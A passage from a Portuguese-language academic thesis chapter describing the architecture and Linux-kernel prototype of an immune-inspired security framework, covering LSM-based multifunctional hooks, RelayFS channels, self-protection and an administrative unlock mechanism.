Para que este problema seja tratável, assume-se que os atacantes não possuirão acesso físico ao sistema no qual estará sendo executado o sistema de segurança imunológico. De outra forma, os atacantes poderiam simplesmente reiniciar o sistema em modo *single*, utilizar um CD de *boot*, ou mesmo levar o disco rígido para outro sistema para então manipularem o seu conteúdo sem qualquer restrição, comprometendo a integridade da framework e do sistema de segurança em geral.

5.1.5 Administração

Finalmente, não se pode ignorar a necessidade de que haja mecanismos de configuração e administração presentes no sistema, a fim de que a *framework* possa ser configurada de acordo com as necessidades de segurança vigentes, assim como sofrer manutenção.

Deve haver, portanto, uma maneira segura de contornar a barreira implementada pelo mecanismo de auto-proteção descrito acima, e permitir que o administrador do sistema (e apenas ele) possa ter acesso completo e irrestrito ao mesmo. Isso implica que esta *backdoor* administrativa deve ser implementada de maneira que um intruso possuindo de privilégios de *root* não consiga fazer uso da mesma, isto é, que não consiga contornar a barreira de auto-proteção. Este requisito pode ser mapeado ao módulo *Console* do modelo da Figura 2.5.

5.2 Arquitetura geral

Com base nos requisitos levantados na Seção 5.1, foi realizado um primeiro projeto arquitetural dos componentes do sistema de segurança, ilustrado na Figura 5.1. Esta figura mostra que o sistema de segurança imunológico é composto basicamente de duas abstrações: a *framework imunológica* e os *módulos de segurança*.

As políticas de segurança utilizadas e os algoritmos responsáveis por atividades como detecção de intrusão, análise forense, correlação de evidências e resposta estão concentradas nos módulos. Estes compõem o verdadeiro núcleo do sistema de segurança. Já a *framework* pode ser vista como a infra-estrutura de baixo nível, integrada ao *kernel*



Figura 5.1: Arquitetura geral da *framework* imunológica.

do sistema operacional, que implementa as funcionalidades detalhadas nos requisitos da Seção 5.1 e permite que os módulos realizem seu trabalho.

A primeira decisão de projeto tomada foi a de se implementar módulos imunológicos estritamente como processos de usuário, enquanto a *framework* é integrada ao *kernel* (Figura 5.1). O motivo pelo qual a *framework* reside no *kernel* é claro, já que necessita realizar operações e acessar recursos que não seriam possíveis em espaço de usuário. A escolha de se implementar módulos imunológicos como processos se deve aos seguintes motivos:

- A presença em espaço de usuário de uma infra-estrutura de IPC (*Interprocess Communication*) consolidada facilita a comunicação entre os módulos imunológicos;
- Possibilita que os módulos utilizem uma ampla gama de bibliotecas de diversos tipos (matemáticas, gráficas, etc), importantes para algumas aplicações;
- O desenvolvimento e a depuração em nível de usuário é consideravelmente mais simples do que em nível de *kernel*;
- É interessante que os módulos imunológicos possam ser programados em outras linguagens que não C (a única opção em espaço de *kernel*).

Basicamente, a *framework* atua na monitoração dos processos comuns do sistema em sua interação com o *kernel*, repassando os dados coletados aos módulos de segurança, que então os processam, possivelmente trocando informações entre si, e decidem em um curso de ação, tomando as ações cabíveis, ou enviando comandos para a *framework* para que ela o faça (Figura 5.1). Isso demonstra a necessidade de que haja uma interface de

comunicação apropriada entre os módulos de segurança e a *framework*, já que a comunicação entre ambos esses componentes é crucial para o correto funcionamento do sistema de segurança.

Embora a ilustração da Figura 5.1 sugira isso, deve ser ressaltado que não existe um mapeamento 1-para-1 entre os módulos da Figura 2.5 e os da Figura 5.1, que representam processos. Módulos como o *Detector de Anomalias* podem ser implementados como um conjunto de processos, ou um único processo pode agregar vários módulos. Há outros que nem mesmo podem ser associados a processos, como a *Fonte de Dados*, já que modela componentes internos da *framework*. A Figura 2.5 deve ser vista como um modelo puramente conceitual, enquanto a Figura 5.1 representa a arquitetura criada a partir deste modelo conceitual e dos requisitos levantados, que dará origem à implementação.

5.3 Componentes da framework

Com base nos requisitos levantados anteriormente e no estudo das soluções descritas no Capítulo 4, o modelo representado na Figura 5.1 foi refinado em seus componentes individuais. Como resultado obteve-se o modelo exibido pela Figura 5.2, que representa a arquitetura detalhada da *framework*.

Entre os componentes ilustrados na figura estão algumas das *frameworks* estudadas no Capítulo 4, como CKRM e Netfilter, que já implementam um subconjunto dos requisitos levantados, e por isso não sofreram nenhuma alteração. Há também componentes cuja implementação foi baseada em outras soluções estudadas, como LSM e SEClvl, e ainda outros que são totalmente novos. E há ainda a já referida interface da *framework*, para a qual foi escolhido o pseudo-sistema de arquivos RelayFS. Uma breve descrição de cada um é dada a seguir, de forma a dar uma visão geral da estrutura e funcionamento da *framework* antes do seu detalhamento nas seções seguintes.

- **Ganchos multifuncionais:** Baseados nos ganchos LSM, os ganchos multifuncionais constituem o cerne da *framework* imunológica, implementando uma arquitetura de ganchos geral, escalável e dinâmica para a injeção de código por módulos de segurança em centenas de pontos diferentes do *kernel*. A flexibilidade desta arquitetura possibilita que estes ganchos sejam utilizados para desempenhar tarefas de prevenção, detecção ou resposta no sistema de segurança. São gerenciados dinamicamente pelos módulos de segurança através da interface da *framework* e da chamada de sistema especial `imuno()`;

- **Ganchos UndoFS:** Baseados em uma *middleware* de restauração de sistemas de arquivos, estes ganchos são instalados em um subconjunto de tratadores de chamadas de sistemas e capturam todas as transações capazes de alterar o sistema



Figura 5.2: Arquitetura detalhada da *framework* imunológica.

de arquivos. Em seguida, enviam os dados coletados para o espaço de usuário, armazenado-os em um repositório seguro em disco. Este histórico de transações é utilizado para fins de análise forense automática e restauração de disco;

- **Ganchos Netfilter:** Acompanhados de sua infra-estrutura de suporte e interface, estes ganchos foram incluídos sem quaisquer alterações. Seu gerenciamento é feito do espaço de usuário pelos módulos de segurança, através do IPtables, e esta *framework* é responsável pelos requisitos relacionados à monitoração e controle de tráfego de rede;

- **CKRM:** Assim como o Netfilter, a *framework* CKRM foi incluída inteiramente na *framework*, e sua interface de monitoração e controle (RCFS) foi integrada à interface RelayFS. É responsável por toda a parte relacionada a controle de recursos da *framework*. Seu gerenciamento é feito pelos módulos de segurança através da interface RCFS;

- **Mecanismo de auto-proteção:** Implementa uma barreira de isolamento em torno do *kernel* e dos módulos de segurança, com o objetivo de protegê-los da ação de processos maliciosos. Sua implementação se baseia nos ganchos multifuncionais e sua ativação/desativação é controlada através de um mecanismo de desbloqueio administrativo, presente na interface da *framework*;

- **Desbloqueio administrativo:** Utiliza um mecanismo de senha cifrada para ativar/desativar a barreira de auto-proteção quando há necessidade de se efetuar tarefas de configuração ou manutenção no sistema de segurança.

O sistema de segurança é baseado em um diretório central na raiz do sistema do arquivos, convencionado como sendo `/imuno`, que possui dois subdiretórios:

```
/imuno
   /interface
   /storage
```

O subdiretório `/imuno/storage` foi designado como um repositório seguro do sistema (Figura 5.2), responsável pelo armazenamento dos binários, arquivos de configuração, bases de dados, bibliotecas e arquivos temporários utilizados pelos módulos do sistema de segurança. As bases de assinaturas, respostas, perfis, o histórico de transações de disco fornecido pelo UndoFS, e quaisquer outros dados não-voláteis devem ser armazenados aqui. Sua proteção é provida pelo mecanismo de auto-proteção.

Já o subdiretório `/imuno/interface` mapeia a interface RelayFS ilustrada na Figura 5.2. RelayFS [ZYW+03] é um pseudo-sistema de arquivos especializado em altas taxas

de trocas de dados entre espaço de usuário e espaço de *kernel*, ideal para aplicações como esta *framework* imunológica. No sistema de segurança, este sistema é responsável pela comunicação entre módulos de segurança e alguns dos principais componentes da *framework* como ganchos multifuncionais, a *framework* CKRM e o desbloqueio administrativo que controla o mecanismo de auto-proteção. Os arquivos do RelayFS atuam como canais de comunicação bidirecionais e, na *framework*, são utilizados tanto para fins de controle como para troca de dados puros. Os canais RelayFS associados a cada componente da *framework* serão introduzidos em suas respectivas seções.

5.4 Implementação

O protótipo inicial da *framework* imunológica foi implementado para a versão 2.6.12 do *kernel* Linux, na forma de um módulo de *kernel* dinamicamente carregável (LKM). Essa escolha foi feita para facilitar o desenvolvimento, mas sua versão final deverá estar na forma de *patch*, para que seja estaticamente compilado com o *kernel*. Neste protótipo houve alguns requisitos que foram deixados de lado na implementação, ou foram implementados de forma simplificada, já que uma implementação completa se mostraria excessivamente complexa e demandaria um tempo indisponível. Estas faltas serão devidamente apontadas nas próximas seções, que detalharão a implementação dos componentes da *framework*.

5.4.1 Ganchos multifuncionais

Os ganchos multifuncionais constituem o principal e mais inovador componente da *framework* imunológica, no sentido de que implementam o grosso dos requisitos levantados e sua generalidade permite que sejam utilizados para um grande número de tarefas.

Esta arquitetura é baseada na *framework* LSM, descrita na Seção 4.1, especificamente nos ganchos restritivos[1] posicionados nas funções internas do *kernel*, e compartilha parte de sua infra-estrutura de gerenciamento. Seu potencial, no entanto, vai muito além daquele disponibilizado pelo LSM a seus módulos de segurança. Apesar de sua grande cobertura do *kernel*, com mais de 150 ganchos posicionados, a implementação padrão do LSM possui uma série de características limitantes que a tornariam inadequada para sua utilização nesta *framework* [CdG05], como seu comportamento estático, sua interação restrita a módulos em espaço de *kernel* e seu suporte exclusivo a medidas de prevenção, como controle de acesso. Em outras palavras, a infra-estrutura LSM padrão é minimal, disponibilizando apenas ganchos simples que invocam funções indexadas em uma tabela

[1] Os ganchos atualizadores e os campos opacos de segurança do LSM foram deixados de lado na implementação do protótipo, embora possam ser considerados futuramente.



Figura 5.3: Estrutura de um gancho multifuncional.

de apontadores, cabendo aos módulos de segurança realizar a adição de quaisquer funcionalidades. Nesse sentido, a *framework* imunológica adiciona uma camada de inteligência à infra-estrutura básica do LSM, aumentando efetivamente suas capacidades.

Esta camada extra possibilita basicamente a execução de funções compostas de código arbitrário (denominadas *tratadores*), enviados dinamicamente por módulos de segurança do espaço de usuário ao espaço de *kernel*. Estes tratadores podem ser dispostos e executados em ordem arbitrária sempre que o gancho for invocado, e retornar ao espaço de usuário conjuntos de dados também arbitrários. Os ganchos e o processamento de seus tratadores podem ser controlados em tempo real por módulos de segurança operando em espaço de usuário e dão flexibilidade total para que os módulos os utilizem na realização de praticamente qualquer tarefa: prevenção, detecção, resposta, ou qualquer outra que o módulo gerenciador do gancho julgar necessária, no instante em que julgar necessário e no gancho de *kernel* em que julgar necessário.

Esta arquitetura é ilustrada na Figura 5.3. O esquema ilustra as principais funções e estruturas de dados associadas a um gancho multifuncional. Também ilustra um processo comum, cujo fluxo de execução é interceptado pelo gancho após uma chamada ao *kernel* e fiscalizado pelo módulo de segurança.

O principal componente de um gancho multifuncional é o controlador de gancho exi-

bido na Figura 5.3. Este componente é o responsável pela execução dos tratadores indexados em uma tabela de apontadores, recebimento dos resultados retornados pelos tratadores e seu repasse ao módulo de segurança. O controlador escalona a execução dos tratadores de acordo com uma política predefinida, ou através de comandos enviados pelo módulo de segurança. A comunicação entre o controlador e o módulo de segurança é feita através de dois canais RelayFS, utilizados para os dois sentidos de comunicação.

Módulos de segurança inicialmente se registram aos ganchos que desejam controlar, sendo que apenas um módulo de segurança pode estar registrado a um determinado gancho em um determinado instante. Esta limitação se deve a questões de concorrência entre módulos de segurança no controle de um gancho e na leitura de canais RelayFS, mas não diminui o poder da arquitetura, já que os módulos podem compartilhar dados entre si. O registro de um gancho resulta na criação automática de dois canais RelayFS atrelados ao gancho e ao módulo. Estes canais passam a existir na forma de arquivos, no diretório `/imuno/interface/control`. Também é feita a inicialização das estruturas de dados associadas ao gancho, agregadas no vetor `imuno_hooks[]`. A estrutura básica referente a um gancho é do tipo `struct imuno_hook`, e sua definição é exibida abaixo:

```
struct imuno_hook {
        int task;
        int curtarg;
        int ntargs;
        int flag;
        int active_pid;
        int ichan, ochan;
        int modexec;
        int (*targets[TARGETS_MAX])(va_list, char *, int *);
};
```

Além de diversos campos ligados ao controle de execução e concorrência, os campos mais importantes desta estrutura são `task`, que armazena o PID do módulo registrado ao gancho; `ichan` e `ochan`, que armazenam os identificadores dos dois canais RelayFS associados e o vetor `*targets[]`, que armazena apontadores para os tratadores acoplados ao gancho.

Os tratadores são enviados pelos módulos ao espaço de *kernel* na forma de funções implementadas em LKMs, e cujos nomes são exportados como símbolos através da macro `EXPORT_SYMBOL()`. Para acoplar esses tratadores ao gancho, o módulo envia o nome das funções tratadoras carregadas a certas funções internas de gerenciamento, que por sua vez capturam seu endereço na tabela de símbolos do *kernel* e as instalam na posição devida do vetor de apontadores. Os tratadores e suas posições em um determinado gancho podem

ser atualizados em tempo de execução pelos módulos de segurança através deste mesmo procedimento.

Tanto o registro inicial dos ganchos como o registro de tratadores é comunicado às funções de gerenciamento através de uma chamada de sistema especialmente implementada para este propósito: `sys_imuno()`. Esta chamada também é utilizada de forma similar no desregistro de ganchos e tratadores de ganchos por módulos de segurança.

Após o registro do gancho e dos tratadores iniciais, a execução de um gancho multifuncional inicia através da invocação da função interceptadora LSM posicionada em alguma função do *kernel*, invocada por um processo executando em modo *kernel*. Para fins de exemplo, trabalharemos com a função `vfs_mkdir()`, utilizada no VFS para a criação de diretórios, e a função de gancho LSM `security_inode_mkdir()`, posicionada em seu interior.

Assim que `security_inode_mkdir()` é invocada, o fluxo de execução desvia para uma entrada da tabela de apontadores LSM `imuno_ops[]`, que por sua vez aponta para a função `imuno_inode_mkdir()`. Esta função invoca então `imuno_hook_start()`, passando como argumentos um identificador numérico do gancho em questão (ID_MKDIR) e todos os argumentos recebidos pela função `vfs_mkdir()`:

```
int imuno_inode_mkdir(struct inode *dir, struct dentry *dentry, int mode)
{
        return imuno_hook_start(ID_MKDIR, dir, dentry, mode);
}
```

A função `imuno_hook_start()` implementa o controlador de ganchos e concentra a maior parte da lógica referente à execução de um gancho e seus tratadores. A interface padrão de um tratador é a mesma para todos os ganchos. Recebe como parâmetros uma lista variável dos argumentos transmitidos à chamada original, o que possibilita que seja utilizado para diferentes tipos de ganchos; um apontador para um *buffer* de bytes; e um inteiro que armazenará o número de bytes retornados. O buffer de retorno pode conter quaisquer dados que o tratador quiser enviar ao módulo, já que estes dados são escritos no canal RelayFS de saída para serem lidos pelo módulo de segurança assim que o tratador termina de executar.

A função do tratador deve retornar um código numérico indicando a próxima ação do controlador:

- -2: Interrompe a execução dos tratadores e retorna um código de erro (-1, no LSM);
- -1: Interrompe a execução dos tratadores e retorna um código de sucesso (0, no LSM);

- $\geqslant$**0**: Indica o próximo tratador a ser executado.

O código de erro -2 permite que o gancho seja utilizado de forma restritiva, para prevenção, como é tradicionalmente feito por módulos LSM. Neste caso, a criação do diretório é bloqueada pela função `vfs_mkdir()`, devido ao código de erro. O código -1 apenas interrompe a execução dos tratadores e retorna à função `vfs_mkdir()`, que é concluída normalmente com a criação do diretório (caso não haja outras restrições impedindo-a). A terceira opção está relacionada a um dos modos através dos quais os tratadores de um gancho podem ser escalonados, que são três. Este modo é especificado no campo `modexec` da estrutura do gancho no momento de seu registro.

O primeiro modo (`modexec == 0`) simplesmente comanda que o controlador execute os tratadores seqüencialmente, até que tenha executado o último ou um dos tratadores retorne um código -1 ou -2. O segundo modo (`modexec == 1`) indica que a execução deve iniciar com o primeiro tratador, que então retornará o índice do segundo tratador a ser executado, e assim por diante, até que um deles retorne -1 ou -2. Daí a terceira opção de retorno na listagem dos códigos, acima.

O terceiro modo de escalonamento (`modexec == 2`) é o mais complexo, e revela o verdadeiro potencial desta nova arquitetura de ganchos. Neste modo, o controle sobre quais tratadores serão executados, e em qual ordem, está totalmente nas mãos do módulo de segurança, que realiza esta tarefa em tempo real.

O primeiro tratador a ser executado é sempre aquele que está na primeira posição do vetor. Assim que retorna, seus dados são enviados ao módulo pelo canal RelayFS de saída e logo em seguida o processo invocador é retirado da fila de processos ativos e inserido em uma fila de espera através da função interna `set_current_state(TASK_UNINTERRUPTIBLE)`. Durante este período, o módulo de segurança processa os dados recebidos e toma uma decisão sobre qual será o próximo tratador a ser executado pelo controlador do gancho. Quando esta decisão é tomada, o módulo escreve um inteiro no canal RelayFS de entrada, indicando um código de retorno (-1 ou -2) ou o índice do próximo tratador. No primeiro caso, o processamento dos tratadores é interrompido e, no segundo, o campo `curtarg`, (que armazena o índice do tratador a ser executado a seguir) recebe o valor enviado pelo módulo. O processo invocador é então retirado da fila de espera através da função interna `wake_up_process()` e reinserido na fila de execução. Finalmente, o tratador cujo índice foi enviado pelo módulo é executado. Este ciclo se repete até que o módulo comande a interrupção na execução dos tratadores, através dos códigos -1 ou -2. Neste modo, os módulos possuem portanto controle total sobre os ganchos em cada passo da execução dos tratadores, sendo capazes de realizar ajustes em tempo real com base nos dados recebidos.

A generalidade e flexibilidade desta arquitetura de ganchos permite que seja utilizada não apenas para prevenção, como no LSM, mas também para detecção e resposta. Um

mesmo gancho pode, por exemplo, executar simultaneamente tarefas de detecção, através de um tratador que coloque em seu buffer de retorno o conjunto dos dados passados como argumento (que serão então transmitidos ao módulo); e tarefas de resposta, incluindo outro tratador que atrase a execução da operação em um certo número de *jiffies*. E como já foi dito, a inclusão/exclusão de tratadores e o controle da ordem de execução podem ser feitos em tempo real pelo módulo gerenciador. Esta solução pode acomodar cenários realmente complexos de detecção e resposta que podem eventualmente ser requeridos pelo sistema de segurança imunológico.

Há, entretanto, alguns problemas que tiveram de ser superados na implementação. Um deles é a possibilidade de que demore para um módulo imunológico ser escalonado após um gancho ter enviado dados a este, o que bloquearia o processo invocador durante um tempo maior que o desejável; ou que processos não-imunológicos sejam escalonados antes do módulo, realizando ações potencialmente maliciosas antes que este possa tomar providências. Este problema poderia ser contornado fazendo com que todos os módulos imunológicos que monitoram ganchos multifuncionais no modo interativo executem com prioridades de tempo real (política `SCHED_RR`), e claro, bloqueando processos comuns de se auto-elevarem a estas prioridades. Com isso, módulos imunológicos sempre teriam preferência sobre todos os outros processos no escalonamento. A responsabilidade pela administração e controle destas prioridades seria do sistema de segurança. Esta possibilidade será avaliada nos testes do Capítulo 6.

Outra questão que deve ser levada em consideração no processamento de ganchos é a concorrência entre processos. Além de permitir multitarefa, o *kernel* Linux é reentrante [BC03], permitindo que vários processos executem em modo *kernel* simultaneamente. Esta característica cria a necessidade de que o processamento de ganchos leve em consideração requisições simultâneas originadas de diferentes processos. No protótipo foi adotada uma solução simplificada, que consiste na utilização de um semáforo [SGG02] por gancho (campo `mutex` de `struct imuno_hook`), que controla todo e qualquer acesso ao gancho. Assim, sempre que um gancho começa a ser processado no contexto de um processo, o semáforo é ativado e todos os outros processos que passarem por aquele gancho deverão esperar o processamento ser completado, quando então o semáforo é desativado. O mesmo se aplica à atualização dinâmica de tratadores e outros dados através da chamada `imuno()`. Embora resolva de forma efetiva o problema da concorrência no acesso a ganchos, esta solução elimina parte da reentrância característica do *kernel* Linux por impedir que dois processos executem uma mesma operação concomitantemente, já que apenas um pode assumir o gancho por vez. Esta penalidade pode ser especialmente impactante caso os ganchos sejam controlados por processos (segundo modo de execução) e estes gastem muito tempo no processamento de dados enviados pelos ganchos e no retorno de comandos. Qualquer atraso provocado por estes processos é propagado a todos os ou-

tros processos concorrentes do sistema, já que todos deverão aguardar o processamento do gancho antes de o semáforo ser liberado. Esta penalidade será melhor investigada nos testes do Capítulo 6.

Outra escolha que teve de ser feita foi a instalação da arquitetura de ganchos multifuncionais somente nos ganchos LSM, deixando de lado a interceptação de chamadas de sistema, que ocorreria num nível de abstração superior ao dos ganchos LSM. A justificativa para esta escolha foi o grande número de dificuldades envolvidas na implementação de uma solução correta para interceptação de chamadas de sistema, em especial as condições de disputa TOCTOU (*Time Of Check, Time Of Use*) [Gar03], que tornam os métodos atuais pouco confiáveis. Há, contudo, planos para se realizar uma implementação segura dessa interceptação no futuro e, embora também possua falhas [Wag99] e não tenha o mesmo poder de um gancho multifuncional, a funcionalidade de rastreamento de chamadas do `ptrace()` sempre pode ser utilizada caso haja extrema necessidade.

Embora os ganchos LSM dispostos pelo *kernel* interceptem grande parte das operações privilegiadas que podem ser requisitadas por processos ao sistema operacional, nem todas são cobertas. Ainda é necessário que seja feito um estudo mais aprofundado sobre exatamente quais conjuntos de dados não são interceptados por ganchos LSM, mas as mais importantes são sem dúvida as operações de manipulação de conteúdo de arquivos, como as chamadas `write()` e `truncate()`, tendo a primeira grande importância em sistemas Unix. Embora a operação em si seja interceptada pelo gancho `security_file_permission()`, os dados escritos não são, já que não possuem relevância na atividade de prevenção feita tradicionalmente pelos ganchos LSM. Apesar desta carência, optou-se, no momento, por não acrescentar no protótipo novos ganchos àqueles já fornecidos pelo LSM antes de um estudo mais aprofundado sobre a questão. Na versão final da *framework*, todos os ganchos LSM, além dos novos que deverão ser incluídos, serão estendidos com a arquitetura multifuncional descrita. Contudo, no protótipo essa mudança foi efetuada em apenas um subconjunto de ganchos, incluindo aqueles utilizados pelo mecanismo de autoproteção descrito mais adiante na Seção 5.4.5, e mais alguns selecionados para avaliação experimental, que poderiam revelar resultados interessantes em testes de desempenho e qualitativos.

5.4.2 Ganchos UndoFS

Além dos ganchos multifuncionais, também foi utilizado um segundo tipo de gancho. Estes atendem especificamente aos requisitos de análise forense de disco e restauração de sistema de arquivos, descritos na Seção 5.1.3. Os outros requisitos de análise forense listados, como o *dump* de páginas de memória para o disco, não foram implementados no protótipo e devem ser incluídos no futuro.



Figura 5.4: Middleware UndoFS para restauração e forense de sistema de arquivos.

